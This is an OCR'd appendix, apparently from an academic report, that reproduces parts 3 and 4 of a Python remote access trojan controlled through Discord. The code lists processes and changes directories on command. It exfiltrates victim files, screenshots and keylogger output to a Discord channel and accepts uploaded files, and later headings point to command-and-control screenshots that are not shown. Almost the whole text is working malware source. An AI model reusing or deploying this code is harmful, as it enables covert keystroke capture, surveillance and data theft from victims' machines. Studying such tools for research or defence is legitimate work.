
```python

    # Change directory
    elif message.content.startswith("!cd"):
        os.chdir(message.content[4:])
        await message.channel.send("[*] Command successfully executed")

    # List all processes
    if message.content == "!listprocess":
            if 1==1:
                result = subprocess.getoutput("tasklist")
                numb = len(result)
                if numb < 1:
                    await message.channel.send("[*] Command not recognized or no output was obtained")
                elif numb > 1990:
                    temp = (os.getenv('TEMP'))
                    if os.path.isfile(temp + r"\output.txt"):
                        os.system(r"del %temp%\output.txt /f")
                    f1 = open(temp + r"\output.txt", 'a')
                    f1.write(result)
                    f1.close()
                    file = discord.File(temp + r"\output.txt", filename="output.txt")
                    await message.channel.send("[*] Command successfuly executed", file=file)
                else:
                    await message.channel.send("[*] Command successfuly executed : " + result)

    # Download file
    elif message.content.startswith("!download"):
        filename = message.content[10:].strip()
        if os.path.exists(filename):
            try:
                file_size = os.path.getsize(filename)
                if file_size > 7340032:  # File size limit (8 MB)
                    await message.channel.send("File size exceeds 8 MB. Use another method to transfer.")
                else:
                    await message.channel.send("Uploading file...", file=discord.File(filename))
            except Exception as e:
                await message.channel.send(f"Error uploading file: {e}")
        else:
            await message.channel.send("File not found.")

    # Upload file
    elif message.content.startswith("!upload"):
        await message.attachments[0].save(message.content[8:])
        await message.channel.send("[*] Command successfully executed")

    # Check if bot is admin
    elif message.content == "!admincheck":
        is_admin = ctypes.windll.shell32.IsUserAnAdmin() != 0
        if is_admin:
            await message.channel.send("[*] Congrats you're admin")
        else:
            await message.channel.send("[!] Sorry, you're not admin")
```

A3. Final Python script part 3 of 4 (Bakke, 2024).


```
155
156     # Start keylogging
157     elif message.content == "!startkeylogger":
158         temp = os.getenv("TEMP")
159         log_dir = temp
160         logging.basicConfig(filename=(log_dir + r"\key_log.txt"),
161                             level=logging.DEBUG, format='%(asctime)s: %(message)s')
162         def keylog():
163             def on_press(key):
164                 logging.info(str(key))
165             with Listener(on_press=on_press) as listener:
166                 listener.join()
167         import threading
168         global test
169         test = threading.Thread(target=keylog)
170         test._running = True
171         test.daemon = True
172         test.start()
173         await message.channel.send("[*] Keylogger successfuly started")
174
175     # Stop keylogging
176     elif message.content == "!stopkeylogger":
177         test._running = False
178         await message.channel.send("[*] Keylogger successfuly stopped")
179
180     # Dump keylog
181     elif message.content == "!dumpkeylogger":
182         temp = os.getenv("TEMP")
183         file_keys = temp + r"\key_log.txt"
184         file = discord.File(file_keys, filename="key_log.txt")
185         await message.channel.send("[*] Command successfuly executed", file=file)
186         os.remove(file_keys)
187
188     # Take a screenshot
189     elif message.content == "!screenshot":
190         with mss() as sct:
191             sct.shot(output=os.path.join(os.getenv('TEMP') + r"\monitor.png"))
192         path = (os.getenv('TEMP')) + r"\monitor.png"
193         file = discord.File((path), filename="monitor.png")
194         await message.channel.send("[*] Command successfuly executed", file=file)
195         os.remove(path)
196
197     # Close the bot session
198     elif message.content == "!closebot":
199         await message.channel.send("Bot shutting down.")
200         await bot.close()
201
202 # Run the bot
203 if __name__ == "__main__":
204     bot.run(token)
205
```

A4. Final Python script part 4 of 4 (Bakke, 2024).


Appendix B: Executable Commands from Discord Server



B1. Command-and-control success part 1 of 3 (Bakke, 2024).



B2. Command-and-control success part 2 of 3 (Bakke, 2024).



B3. Command-and-control success part 3 of 3 (Bakke, 2024).